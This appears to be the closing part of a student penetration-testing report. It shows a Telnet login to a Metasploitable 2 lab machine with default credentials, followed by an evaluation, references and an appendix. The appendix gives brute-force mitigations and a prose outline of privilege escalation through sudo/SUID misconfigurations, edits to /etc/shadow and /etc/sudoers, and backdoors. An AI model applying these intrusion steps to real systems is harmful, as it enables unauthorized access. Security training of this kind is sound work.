
Steps performed	1. Start the Telnet connection. 2. Log in using the found username and password: msfadmin. 3. Check some files and folders to confirm you’re inside the system.
Expected result	Login was successful, and the attacker was able to use the system like a normal user.
Actual result	Logged in successful, accessed /home/msfadmin directory.

Table 4: Test 3


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.2-vmware-a...
Metasploitable2-Linux
1 2 3 4
Trash
File Syst
Home
kali@kali: ~
File Actions Edit View Help

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.230.133
Trying 192.168.230.133 ...
Connected to 192.168.230.133.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin'^H^H^H^H^H^H^H
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Mon Apr 21 06:46:51 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
shell.php  vulnerable
msfadmin@metasploitable:~$ cd /home/msfadmin
msfadmin@metasploitable:~$ ls -la
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2025-04-20 04:23 .
```

Figure 27: Accessing metasploitable 2 via Kali linux


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.2-vmware-a...
Metasploitable2-Linux
1 2 3 4
Trash
File Syst
Home
kali@kali: ~
File Actions Edit View Help

```
                        |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin'^H^H^H^H^H^H^H
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Mon Apr 21 06:46:51 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
shell.php  vulnerable
msfadmin@metasploitable:~$ cd /home/msfadmin
msfadmin@metasploitable:~$ ls -la
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2025-04-20 04:23 .
drwxr-xr-x 6 root     root     4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root     root        9 2012-05-14 00:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw------- 1 root     root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
-rw-r--r-- 1 msfadmin msfadmin    0 2025-04-20 04:23 shell.php
drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ █
```

Figure 28: Successfully logged in metasploitable and viewing permissions

5. Evaluation

This penetration testing activity helped us understand how attackers can find and exploit weaknesses in a system. By following each step of the PTES standard, we were able to carry out a full attack on a vulnerable machine and learn how real-world attacks are done in a safe environment. The tools we used, like Nmap and Hydra, worked well and gave us the expected results. This test also showed us the risks of weak passwords and why proper security measures are important.

We identified both the Pros and the Cons of our testing process, which are explained below.

5.1. Pros and Cons

The pros of brute force attacks are:

- **Firewall Stops Attacks:** A firewall helps by blocking Telnet connections, so brute force attacks cannot get through and harm the system.
- **Finding Weak Spots:** Tools like Nmap are super helpful in quickly spotting open ports, making it easier to find which parts of the system could be vulnerable.
- **Quick Attack Testing:** Hydra rapidly cycles through numerous credential pairs, which helps uncover authentication weaknesses in exposed services.
- **Easy to Follow Steps:** The demonstration process is simple to follow, which makes it easier for anyone to understand and repeat the process for learning or testing.
- **Gathering More Information:** Once attackers get in, they can see usernames, which gives them more info to plan further attacks.

The cons of brute force attacks are:

- **Firewall Can Be Bypassed:** If the firewall is not set up properly, attackers might find ways to sneak past it.
- **Old Services Are Risky:** Telnet is old and not secure. Using it increases the risk of attacks, even if you have a firewall.
- **Not Enough Protection:** While firewalls block some attacks, more advanced ones like phishing or credential stuffing can still get through.
- **Weak Passwords Are Dangerous:** Easy-to-guess passwords make brute force attacks easy. We need stronger password policies to stay safe.
- **Misconfigurations Can Expose You:** If firewalls or other services aren’t set up correctly, they could leave gaps that attackers can use to get in.

5.2. Application areas

Here are some potential areas where dictionary based brute force attack mitigation strategies can be applied:

- **Corporate Networks**: Enhancing security measures to prevent unauthorized access to company networks and protect sensitive business data.
- **Cloud Services**: Safeguarding cloud platforms from brute force login attempts, ensuring that user accounts remain secure.
- **IoT Security**: Strengthening security protocols in IoT devices to avoid potential exploits due to weak login credentials.
- **Online Platforms**: Enhancing the protection of web-based applications, especially login systems, to reduce the risk of unauthorized access.
- **Virtual Networks**: Securing VPN systems against brute force attacks, preventing unauthorized users from infiltrating protected networks.

6. Conclusion

This report has shown that dictionary based brute force attacks remain a serious threat to system security. These types of attacks work by trying a list of common passwords until the correct one is found. Attack frameworks such as Hydra and Metasploit enable rapid password testing, which significantly reduces the time required to compromise weakly secured systems. If a system uses weak passwords or common phrases, attackers can gain unauthorized access and cause serious harm, such as stealing sensitive data or damaging the system. This highlights the importance of using strong, unique passwords and creating better password policies.

To defend against brute force attacks, it is essential to take steps that make systems harder to attack. Using multi-factor authentication (MFA) is one effective solution, as it requires more than just a password to access an account. Encouraging users to choose stronger passwords, such as mixing uppercase letters, lowercase letters, numbers, and symbols, can also make a big difference. Other helpful security measures include limiting login attempts, locking accounts after several failed tries, and monitoring suspicious login activity. These actions can greatly reduce the risk of successful brute force attacks. It’s crucial to keep improving security methods, regularly check for weaknesses, and stay updated with new security practices to protect sensitive information. By doing so, organizations can avoid falling victim to brute force attacks and ensure that their systems remain secure.

References

basumallick, C., 2022. *spiceworks.com.* [Online]
Available at: https://www.spiceworks.com/it-security/cyber-risk-management/articles/whatis-brute-force-attack/
[Accessed 11 May 2025].

bitninja, 2024. *The Most Common Types of Cyberattacks #3 – Brute Force Attacks.* [Online]
Available at: https://bitninja.com/blog/the-most-common-types-of-cyberattacks-3-bruteforce-attacks/
[Accessed 29 march 2025].

Black duck, 2025. *penetration testing.* [Online]
Available at: https://www.blackduck.com/glossary/what-is-penetrationtesting.html#:~:text=Definition,of%20weaknesses%20in%20a%20system. [Accessed 29 march 2025].

Descalso, A., 2022. *prevention of brute force.* [Online]
Available at: https://www.itsasap.com/blog/author/alessandra-descalso [Accessed 29 march 2025].

Imperva, 2025. *Brute force.* [Online]
Available at: https://www.imperva.com/learn/application-security/bruteforce/ [Accessed 31 march 2025].

Imperva, 2025. *Metasploit.* [Online]
Available at: https://www.imperva.com/learn/application-security/metasploit/

Kali, 2025. *About kali linux.* [Online]
Available at: https://www.kali.org/docs/introduction/what-is-kali-linux/

kaspersky, 2022. *kaspersky.com.* [Online]
Available at: https://securelist.com/remote-spring-the-rise-of-rdp-bruteforce-attacks/96820/
[Accessed 11 may 2025].

Kiyada, T., 2025. *linkedin.com.* [Online]
Available at: https://www.linkedin.com/pulse/unleashing-hydra-password-crackingpenetration-testing-tirthan-kiyada-oxzlf [Accessed 31 march 2025].

lutkevich, B., 2024. *techtarget.com.* [Online]
Available at: https://www.techtarget.com/searchsecurity/definition/back-door [Accessed 21 april 2025].

Martinez, J., 2024. *What is a Brute Force Attack?.* [Online] Available at: https://www.strongdm.com/blog/brute-force-attack [Accessed 29 march 2025].

Rayini, B., 2021. *introduction to ms word.* [Online]
Available at: https://www.geeksforgeeks.org/introduction-to-microsoft-word/

Surety systems, 2024. *What is Oracle Virtual Box? Overview, Key Features, and Advantages.* [Online]

Available at: https://www.suretysystems.com/insights/what-is-oracle-virtual-box-overviewkey-features-and-advantages/

Team nuggets, 2025. *Why are Brute Force Attacks on the Rise?.* [Online]
Available at: https://www.cbtnuggets.com/blog/certifications/security/why-are-brute-forceattacks-on-the-rise [Accessed 29 march 2025].

WIckramsinghe, S., 2024. *Brute Force Attacks: Techniques, Types & Prevention.* [Online]
Available at: https://www.splunk.com/en_us/blog/learn/brute-force-attacks.html [Accessed 29 march 2025].

Wordfence Author, 2021. *wordfence.com.* [Online]
Available at: https://www.wordfence.com/blog/2021/01/the-wordfence-2020-wordpressthreat-report/?utm_source=chatgpt.com [Accessed 11 May 2025].

Appendix

Practical Measures to Avoid dictionary based brute force attack

In addition to setting up a firewall, there are some important measures you can take to protect your systems from brute force attacks, especially those utilizing trying many common passwords (so called dictionary attacks). Some easy but useful steps are given below:

1. Disable Insecure Services Like Telnet

Telnet is outdated and does not encrypt data, so anyone could be intercepting login credentials. Don't use Telnet at all and opt for a safer alternative like SSH that encrypts your data.

2. Make Passwords Stronger

Passwords such as "123456" or "admin" are easy to guess.Force users to create long (at least 12 characters) and strong passwords with a mix of uppercase and lowercase letters, numbers, and special characters. Also, ask them to change them periodically with new ones.

3. Lock Accounts After Multiple Failed Logins

If the individual is allowed to keep trying to guess passwords without any restrictions, sooner or later, he or she will get it right. Set up your configuration to lock an account for a brief duration after several failed attempts. This becomes much harder for hackers to keep trying various passwords.

4. Enable Two-Factor Authentication (2FA)

Even when an attacker knows your password, they should not be able to get in without inconvenience. Add a second layer of login protection, e.g., a code sent as a text to your phone or an app-derived code. This puts most brute force attacks out of commission.

5. Turn Away Attackers with Tools like Fail2Ban

Brute force programs try hundreds or thousands of passwords at high speed. Use programs like Fail2Ban that keep an eye out for repeated failure to log in and block the IP addresses of the perpetrators.

6. Restrict Access by IP Addresses

Not everyone must have access to your login screen. Limit access so that only specific, recognized trusted IP addresses can reach your key systems. This keeps unwanted people from having a good probability of hitting you.

7. Watch Login Activity

Most attacks leave traces in system logs prior to succeeding. Track login history and send an alert for suspicious behavior, including repeated login attempts or login from an unknown source.

8. Set Up a Honeypot to Trap a Suspect

A honeypot is a simulated system that invites attackers. Run a decoy service (like Cowrie) to see if someone is trying to get in. That way, you will be able to identify and block threats early.

Privileges to Root Access via Created User Account

1. User Account Privilege Escalation:

The newly created user account could be used to gain root privileges by taking advantage of system misconfigurations.

2. Exploiting Misconfigured Sudo or SUID Binaries:

If the user can sudo or if there existed vulnerable SUID binaries, the attacker will be able to proceed with various commands as root, obtaining full control.

3. Manipulating Critical System Files:

Having a hold of files like /etc/passwd, /etc/sudoers, and /etc/shadow lets the attacker join himself to the sudo group or alter the root password for granting himself direct privilege escalation.

4. Fully Exploit the System:

Once root access is gained, the attacker will be able to execute whatever commands he wishes, to modify system files, to create new user accounts, and to install backdoors to retain persistent access.